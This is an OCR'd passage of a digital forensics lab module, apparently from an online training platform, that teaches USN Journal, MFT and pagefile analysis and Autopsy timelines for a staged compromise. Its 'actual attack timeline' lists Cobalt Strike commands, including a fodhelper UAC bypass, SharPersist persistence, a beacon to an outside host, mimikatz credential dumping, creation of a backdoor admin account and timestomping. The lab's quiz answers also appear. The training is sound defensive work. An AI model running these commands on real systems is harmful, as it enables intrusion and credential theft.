2023-08-10 09:20:26.480509 advanced_ip_scanner_console.exe       ARCHIVE                    FILE_C
2023-08-10 09:20:26.480509 advanced_ip_scanner_console.exe       ARCHIVE                    DATA_E
2023-08-10 09:20:26.496403 advanced_ip_scanner_console.exe       ARCHIVE                    DATA_E
2023-08-10 09:20:26.496403 advanced_ip_scanner_console.exe       ARCHIVE                    DATA_E
2023-08-10 09:20:26.997883 mac_interval_tree.txt                 ARCHIVE                    FILE_C
2023-08-10 09:20:26.997883 mac_interval_tree.txt                 ARCHIVE                    DATA_E
2023-08-10 09:20:27.014402 mac_interval_tree.txt                 ARCHIVE                    DATA_E
2023-08-10 09:20:27.014402 mac_interval_tree.txt                 ARCHIVE                    DATA_E
2023-08-10 09:20:27.232407 rserv35ml.msi                         ARCHIVE                    FILE_C
2023-08-10 09:20:27.232407 rserv35ml.msi                         ARCHIVE                    DATA_E
2023-08-10 09:20:27.248411 rserv35ml.msi                         ARCHIVE                    DATA_E
2023-08-10 09:20:27.248411 rserv35ml.msi                         ARCHIVE                    DATA_E
2023-08-10 09:20:27.248411 rview35ml.msi                         ARCHIVE                    FILE_C
2023-08-10 09:20:27.248411 rview35ml.msi                         ARCHIVE                    DATA_E
2023-08-10 09:20:27.263685 rview35ml.msi                         ARCHIVE                    DATA_E
2023-08-10 09:20:27.263685 rview35ml.msi                         ARCHIVE                    DATA_E
2023-08-10 09:21:14.992912 mscorsvw.exe                          ARCHIVE                    CLOSE
2023-08-10 09:21:17.571321 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE                    FILE_C
2023-08-10 09:21:17.571321 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE                    DATA_E
2023-08-10 09:21:17.571321 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE                    DATA_E
2023-08-10 09:21:17.602633 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE                    FILE_D
2023-08-10 09:22:32.547132 svchost.exe                           ARCHIVE                    FILE_C
2023-08-10 09:22:32.547132 svchost.exe                           ARCHIVE                    DATA_E
2023-08-10 09:22:32.547132 svchost.exe                           ARCHIVE                    DATA_E
2023-08-10 09:23:14.687719 8ea5559.exe                           ARCHIVE                    FILE_C
2023-08-10 09:23:14.687719 8ea5559.exe                           ARCHIVE                    DATA_E
2023-08-10 09:23:14.687719 8ea5559.exe                           ARCHIVE                    DATA_E
2023-08-10 09:23:16.769239 8ea5559.exe                           ARCHIVE                    FILE_D
2023-08-10 09:23:49.593517 __PSScriptPolicyTest_ptwgv3tl.xml.ps1 ARCHIVE                    FILE_C
2023-08-10 09:23:49.593517 __PSScriptPolicyTest_ptwgv3tl.xml.ps1 ARCHIVE                    DATA_E
2023-08-10 09:23:49.593517 __PSScriptPolicyTest_ptwgv3tl.xml.ps1 ARCHIVE                    DATA_E
2023-08-10 09:23:49.609039 __PSScriptPolicyTest_ptwgv3tl.xml.ps1 ARCHIVE                    FILE_D
2023-08-10 09:24:23.589821 flag.txt                              ARCHIVE                    FILE_D
2023-08-10 09:25:48.088921 svchost.exe                           ARCHIVE NOT_CONTENT_INDEXED FILE_C
2023-08-10 09:25:48.092299 svchost.exe                           ARCHIVE NOT_CONTENT_INDEXED DATA_E
2023-08-10 09:25:48.092903 svchost.exe                           ARCHIVE NOT_CONTENT_INDEXED DATA_E
```

```
2023-08-10 09:26:44.813913 __PSScriptPolicyTest_1xpf1qga.ibp.ps1 ARCHIVE                    FILE_C
2023-08-10 09:26:44.813913 __PSScriptPolicyTest_1xpf1qga.ibp.ps1 ARCHIVE                    DATA_E
2023-08-10 09:26:44.813913 __PSScriptPolicyTest_1xpf1qga.ibp.ps1 ARCHIVE                    DATA_E
2023-08-10 09:26:44.845295 __PSScriptPolicyTest_1xpf1qga.ibp.ps1 ARCHIVE                    FILE_D
2023-08-10 09:26:46.019251 svchost.exe                           ARCHIVE NOT_CONTENT_INDEXED BASIC_
2023-08-10 09:26:46.019251 svchost.exe                           ARCHIVE NOT_CONTENT_INDEXED BASIC_
2023-08-10 09:28:13.944143 photo443.exe                          ARCHIVE                    FILE_C
2023-08-10 09:28:13.958954 photo443.exe                          ARCHIVE                    DATA_E
2023-08-10 09:28:13.958954 photo443.exe                          ARCHIVE                    DATA_E
2023-08-10 09:32:36.981215 chrome_shutdown_ms.txt                ARCHIVE                    FILE_D
2023-08-10 09:32:50.968515 VERSION.txt                           ARCHIVE                    FILE_C
2023-08-10 09:32:50.968515 VERSION.txt                           ARCHIVE                    DATA_E
2023-08-10 09:32:50.968515 VERSION.txt                           ARCHIVE                    DATA_E
2023-08-10 09:32:50.968515 VERSION.txt                           ARCHIVE                    DATA_E
```

Notable activity:

```
2023-08-10 09:14:40.958673,Finance08062023.iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:14:40.958673,Finance08062023.iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:14:41.061007,Finance08062023.iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:14:41.062572,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
2023-08-10 09:14:41.063389,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:14:41.065336,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:14:41.066383,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:14:48.337845,Finance08062023 (1).iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:14:48.337845,Finance08062023 (1).iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:14:48.440773,Finance08062023 (1).iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:14:48.443245,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
```

```
2023-08-10 09:14:48.443823,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:14:48.445082,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:14:48.445778,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:18.551046,Finance08062023 (2).iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:15:18.551046,Finance08062023 (2).iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:15:18.647015,Finance08062023 (2).iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:15:18.649055,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
2023-08-10 09:15:18.649055,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:15:18.651152,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:15:18.651152,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,FILE_CREATE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,FILE_CREATE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:26.480509,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:26.480509,advanced_ip_scanner_console.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.480509,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.496403,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:26.496403,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:26.997883,mac_interval_tree.txt,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.997883,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.014402,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.014402,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:27.232407,rserv35ml.msi,ARCHIVE,FILE_CREATE
2023-08-10 09:20:27.232407,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.248411,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.248411,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:27.248411,rview35ml.msi,ARCHIVE,FILE_CREATE
2023-08-10 09:20:27.248411,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.263685,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.263685,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:21:14.992912,mscorsvw.exe,ARCHIVE,CLOSE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:21:17.602633,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:16.769239,8ea5559.exe,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:49.609039,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:24:23.589821,flag.txt,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:25:03.975283,logfile.txt.0,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND SECURITY_CHANGE CLOSE
2023-08-10 09:25:48.088921,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,FILE_CREATE
2023-08-10 09:25:48.092299,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND FILE_CREATE
2023-08-10 09:25:48.092903,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:26:44.845295,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:26:46.019251,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,BASIC_INFO_CHANGE
2023-08-10 09:26:46.019251,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,BASIC_INFO_CHANGE CLOSE
2023-08-10 09:28:13.944143,photo443.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:28:13.958954,photo443.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:28:13.958954,photo443.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:32:36.981215,chrome_shutdown_ms.txt,ARCHIVE,FILE_DELETE CLOSE
```

If we look carefully enough, we will notice that `flag.txt` was deleted.

Analyzing Rapid Triage Data - MFT/pagefile.sys (MFTECmd/Autopsy)

Analyzing Rapid Triage Data - MFT/pagefile.sys (MFTECmd/Autopsy)

We can leverage `MFT` in an attempt to recover `flag.txt`. Unfortunately, the affected machine's MFT table is not available.

For completeness' sake, let's work on another system's MFT table (available at `C:\Users\johndoe\Desktop\files\mft_data`) where `flag.txt` was also deleted.

Our initial step involves running `MFTEcmd` to parse the `$MFT` file, followed by searching for `flag.txt` within the report.

Practical Digital Forensics Scenario

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTECmd.exe -f C:\Users\johndoe\D
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\johndoe\Desktop\files\mft_data --csv C:\Users\johndoe\Desktop\ --csvf mft

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\johndoe\Desktop\files\mft_data in 4.9248 seconds

C:\Users\johndoe\Desktop\files\mft_data: FILE records found: 113,899 (Free records: 4,009) File siz
       CSV output will be saved to C:\Users\johndoe\Desktop\mft_csv.csv
```


Practical Digital Forensics Scenario

```
PS C:\Users\johndoe> Select-String -Path  C:\Users\johndoe\Desktop\mft_csv.csv -Pattern "flag.txt"

Desktop\mft_csv.csv:143975:112346,4,False,104442,6,.\Users\johndoe\Desktop\reports,flag.txt,.txt,63
e,True,False,False,Archive,DosWindows,2023-08-08 08:21:40.3050567,2023-08-08 08:23:43.3664676,2023-
08:22:58.2111378,2023-08-08 08:23:43.3664676,2023-08-08 08:23:44.0401723,2023-08-08 08:23:43.366467
08:23:51.1904111,2023-08-08 08:23:43.3664676,31120880,232569553,2300,,,
```

The output provides the location of `flag.txt` on the system (`\Users\johndoe\Desktop\reports`).

Let's now access the `MFT` file (`C:\Users\johndoe\Desktop\files\mft_data`) using `MFT Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTExplorer`)

On the `Desktop`, within the `reports` folder, we discover `flag.txt` marked with the `Is deleted` attribute.




When files are deleted from an NTFS file system volume, their `MFT` entries are marked as free and may be reused, but the data may remain on the disk until overwritten. That's why recovery isn't always possible.


In the case of the compromised system the file was overwritten (that's why we used the `MFT` table of another system for

the recovery exercise), but portions of its content were preserved in `pagefile.sys`.

`pagefile.sys` is a designated system file in Windows that supplements your computer's RAM. When RAM nears its capacity, the system offloads less critical data, like certain files and applications, to the pagefile.

With knowledge of the file's partial content, we can scour the disk and retrieve our flag from `pagefile.sys` through `Autopsy`.






Constructing an Execution Timeline


Given that the incident occurred between `09:13` and `09:30`, we can use `Autopsy` to map out the attacker's actions chronologically.

Behind the scenes, Autopsy employs Plaso.


Let's make the following selections:

- `Limit event types to:`
  - `Web Activity`: `All`
  - `Other`: `All`
- `Set Display Times in: GMT / UTC`
  - `Start`: `Aug 10, 2023 9:13:00 AM`
  - `End`: `Aug 10, 2023 9:30:00 AM`






This will allow us to generate a timeline detailing the actions undertaken by the malicious actor.



List timeline view:



By applying specific filters, we can pinpoint the files accessed or established during this particular window.

The Actual Attack Timeline

Here are the `real` actions taken by the attacker (i.e. `not identified through digital forensics`). Based on what you've learned up to this point, attempt to recognize and pinpoint any of these actions that remain undetected in this section.

date	user	pid	Activity
08/10 9:14			visit to /documents/Finance08062023.iso (page Serves /home/ubuntu/Cobalt Strike 4.3/uploads/ Finance08062023.iso) by 89.64.48.142
08/10 9:15	johndoe	3648	[rundll32.exe] initial beacon
08/10 9:16	johndoe	3648	upload /home/kali/tools/temp.bat as temp.bat

08/10 9:16	johndoe	3648	run: temp.bat
08/10 9:17	johndoe	3648	upload /home/kali/tools/advanced.zip as advanced.zip
08/10 9:20	johndoe	3648	run: tar -xf advanced.zip
08/10 9:20	johndoe	3648	run: advanced_ip_scanner_console.exe / r:192.168.0.1-192.168.0.255
08/10 9:21	johndoe	3648	run: reg.exe add HKCU\Software\Classes\ms-settings\Shell \Open\command /v "DelegateExecute" /d "" /f
08/10 9:21	johndoe	3648	run: reg.exe add HKCU\Software\Classes \ms-settings\Shell\Open\command /d "powershell -nop -w hidden -encodedcommand
08/10 9:21	johndoe	3648	run: C:\Windows\system32\fodhelper.exe
08/10 9:21	johndoe	6744	[PowerShell.exe] initial beacon
08/10 9:22	johndoe	6744	upload /home/kali/tools/Persistance/svchost.exe as svchost.exe
08/10 9:22	johndoe	6744	run .NET program: SharPersist.exe -t schtask -c "C:\Users \johndoe\AppData\Local\svchost.exe" -a "-k -t 1001" -n "OneDriveTask" -m add -o hourly
08/10 9:23	johndoe	6744	run windows/beacon_http/reverse_http (letsgohunt.site:80) via Service Control Manager (\\127.0.0.1\ADMIN$ \8ea5559.exe)
08/10 9:23	SYSTEM	5468	[rundll32.exe] initial beacon
08/10 9:23	johndoe	3648	import: /home/kali/tools/PowerSploit/Recon/PowerView.ps1
08/10 9:23	johndoe	3648	run: Find-InterestingFile -Path "C:\Users\"
08/10 9:24	johndoe	3648	remove flag.txt
08/10 9:24	johndoe	3648	download C:\Users\johndoe\Desktop\users.db (1Gb)
08/10 9:25	SYSTEM	5468	run mimikatz's sekurlsa::logonpasswords command

08/10 9:25	SYSTEM	5468	upload /home/kali/tools/Persistance/svchost.exe as svchost.exe
08/10 9:25	SYSTEM	5468	run .NET program: SharPersist.exe -t reg -c "C: \ProgramData\svchost.exe" -a "" -k "hklmrun" -v "LocalSystem" -m add
08/10 9:26	SYSTEM	5468	run: net user Admin P@ssw0rd! /add
08/10 9:26	SYSTEM	5468	run: net localgroup Administrators Admin /ADD
08/10 9:26	SYSTEM	5468	run: (Get-Item "C:\ProgramData \svchost.exe").LastWriteTime=("14 August 2016 13:14:00")
08/10 9:28	johndoe	6744	upload /home/kali/photo443.exe as C:\Users\johndoe \AppData\Roaming\Microsoft\Windows\Start Menu\Programs \Startup\photo443.exe

VPN Servers

⚠ **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 — Medium Load

PROTOCOL

UDP 1337 TCP 443

DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK — 164ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Download VPN Connection File

Target(s): Click here to spawn the target system!

RDP to with user "johndoe" and password "password"

+ 2 Extract and scrutinize the memory content of the suspicious PowerShell process which corresponds to PID 6744. Determine which tool from the PowerSploit repository (accessible at https://github.com/PowerShellMafia/PowerSploit) has been utilized within the process, and enter its name as your answer.

PowerView

Submit

RDP to with user "johndoe" and password "password"

+ 1 Investigate the USN Journal located at "C:\Users\johndoe\Desktop\kapefiles\ntfs\%5C%5C.%5CC%3A\$Extend\$UsnJrnl%3A$J" to determine how "advanced_ip_scanner.exe" was introduced to the compromised system. Enter the name of the associated process as your answer. Answer format: _.exe

RUNDLL32.EXE

Submit

Previous Next

Mark Complete & Next